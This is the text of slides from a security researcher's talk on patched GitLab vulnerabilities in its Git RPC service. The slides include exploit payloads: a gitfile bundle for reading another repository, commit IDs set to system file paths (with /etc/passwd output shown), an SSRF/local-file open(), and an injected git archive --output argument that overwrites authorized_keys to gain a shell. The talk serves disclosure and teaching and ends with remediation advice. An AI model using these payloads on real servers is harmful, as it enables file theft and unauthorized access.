

\$ whoami

- Full-time DevOps @ Chaitin
- Part-time security researcher
 - GitLab
 - 10+ CVE
 - GitHub
 - 2 critical in GitHub Enterprise
 - Rubygems

Agenda

Goal: Introduce general classes of attacks on Git-based services

- Git and Git-based hosting services in general
- A semi-automated way to discover Git-related bugs
- Exploits of these vulnerabilities
- Conclusion & Remediation


Git vs. Git-based service

Git vs. GitLab (GitHub/BitBucket etc.)

- Git
 - A version control tool to manage your source code
- Git-based service
 - A hosting service for Git repositories
- In one line
 - Git is a tool and Git-based services use the tool

Git vs. GitLab

- Git does NOT have access control
 - Anyone with access can modify
- Access control is provided by the webapp
 - Based on users and projects
 - Git RPC writes repo on behalf of user
- No horizontal restrictions if the Git RPC implementation is vulnerable



Bust the bugs

Bust the bugs

- Read the source code
 - Code bases are huge 2.8k files, with 132k lines of code
 - The target evolves quickly 200+ commits per week
- A wiser method
 - Implement a tool to facilitate the bug busting process


Find vulnerabilities in Git RPC

- Gitaly (Git gRPC service of GitLab)
 - Written in Go and Ruby
 - Use os/exec for Git operations
 - How to search for all exec.Command
 - Substring search
 - Does not understand code
 - AST traverser
 - RuboCop (Ruby)
 - Guru (Go)



Search with Guru

Strategy:



Reality:


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Bugs 🌞

- Some of the bugs I found:
 - git-bundle (CVE-2019-6240)
 - Git RPC executes git clone uploaded bundle file
 - git-diff (CVE-2019-9221)
 - Read arbitrary file via git diff command
 - git-lfs (CVE-2018-20144 & CVE-2018-20499)
 - Read arbitrary file and SSRF
 - git-archive (CVE-2019-12430)
 - File overwritten to RCE via parameter injection



- https://git-scm.com/docs/git-bundle
 - Move objects and refs by archive
- GitLab uses git-bundle to handle project export/import
 - \$ git bundle create project.bundle master # export
 - \$ git clone --bare project.bundle NewRepo # import



- No variables are taintable
 - Random uploaded bundlePath
 - Fixed repoPath derived from project name
- What is taintable?
 - The content of bundlePath file

```
args := []string{
    "clone",
    "--bare",
    "bundlePath,
    repoPath,
}
cmd, err := git.CommandWithoutRepo(ctx, args...)
if err != nil {
    cleanError := sanitizedError(repoPath, "CreateReposit return status.Error(codes.Internal, cleanError)
}
if err := cmd.Wait(); err != nil {
    cleanError := sanitizedError(repoPath, "CreateReposit return status.Error(codes.Internal, cleanError)
}
```



Read the manual!

gitfile

A plain file .git at the root of a working tree that points at the directory that is the real repository.

- Does it work in git clone?
 - Read the code!

builtin/clone.c of git client

\$ cat project.bundle
gitdir: /path/to/secret-repo.git


\$ git clone project.bundle

means

\$ git clone /path/to/secret-repo.git



Your code is mine!



A common command to show differences between versions

```
$ git diff b717ac34007dd2ae8b38b1c58a9bd19285dced83 c42883b98c0571e8725b5a0ca72ba6c70b968a28
diff --git a/b b/b
new file mode 100644
index 0000000..8d14485
--- /dev/null
+++ b/b
ee -0,0 +1 ee
+line of code
$ ■
```

Show me the code!

- Left(Right)CommitId
 - Expected to be SHA
 - In fact?



LeftCommitId = /etc/passwd RightCommitId = /etc/hosts

Simple?


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diff --git a/etc/passwd b/etc/hosts
index 9a1ae7c874bf6ed11e4808cb996904988033c9c1..6c8226ed50219f30352fdb6d084877faaf1fb17f 100644
--- a/etc/passwd
+++ b/etc/hosts
@@ -1,91 +1,12 @@
-root:x:0:0:root:/root:/bin/bash
-daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
-bin:x:2:2:bin:/bin:/usr/sbin/nologin
-svs:x:3:3:svs:/dev:/usr/sbin/nologin
-sync:x:4:65534:sync:/bin:/bin/sync
-games:x:5:60:games:/usr/games:/usr/sbin/nologin
-man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
-lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
-mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
-news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
-uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
-proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
-www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
-backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
-list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
-irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
-qnats:x:41:41:Gnats Buq-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
-nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
-systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
-systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
```

git-lfs (CVE-2018-20144, 20499)



git-lfs (CVE-2018-20144 & CVE-2018-20499)

- Git LFS
 - A git plugin developed by GitHub to track large files
- Placeholder in repo with SHA256
- Send extra HTTP requests to fetch the real files



git-lfs (CVE-2018-20144 & CVE-2018-20499)

- GitLab import repository with Git LFS enabled
 - Clone like a normal git client
 - Download LFS tracked files and save them in GitLab itself

```
sanitized_uri = Gitlab::UrlSanitizer.new(url)

with_tmp_file(oid) do |file|
    size = download_and_save_file(file, sanitized_uri)
    lfs_object = LfsObject.new(oid: oid, size: size, file: file)
    project.all_lfs_objects << lfs_object
end</pre>
```

```
def download_and_save_file(file, sanitized_uri)
    IO.copy_stream(open(sanitized_uri.sanitized_url, headers(sanitized_uri)), file)
end
```



git-lfs (CVE-2018-20144 & CVE-2018-20499)

- open("/etc/passwd") Local file read
- open("http://localhost:1234/secret/endpoint") SSRF

- git archive
 - A command to pack all files (or sub-directory) in a tarball
 - Output to stdout by default
 - Support --output to redirect output to files
 - Support multiple output formats
 - tar
 - zip
 - tar.gz
 - etc.

Show me the code:

- path is taintable
 - parameter injection with --output?

- What file to overwrite?
- Git over SSH
 - Servers store public keys in ~git/.ssh/authorized_keys
 - Restricted shell (only whitelisted command, git-upload-pack etc.)
- File overwritten exploit with restrictions
 - No execution flag
 - Partially overwriting with garbage data
- Overwrite the authorized_keys file to get shell

- Construct the payload
 - Let path = " --output=/path/to/somewhere " \$ git archive --format tar

```
--prefix=/
CommitID(SHA)
--output=/var/...../.ssh/authorized_keys
```

- Why tar?
 - tar.gz
 - zip
 - tar.bz2
 - tar
- Tar can preserve the payload in plain text. As much as possible.

pubkey:

```
$ cat id_ed25519.pub
#
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIESaxf69PD+zo1VaIwavDEgHhH19XHoqYM3AH8uKTlmU
#
```

tar-ed:



Conclusion & Remediation

Conclusion

- Running git client commands at server side is tricky
 - Cross repository access
 - Filesystem access
 - Command injection
- Some trusted data can be accidentally un-trustable
 - Malicious git server to import repo from

Remediation

- Avoid invoking external commands with user input
 - Validate user input, sanitize it carefully
 - Use libgit2 to avoid calling external commands
- How to prevent from the root of the problem?
 - Low level access control to repository level
 - Isolation

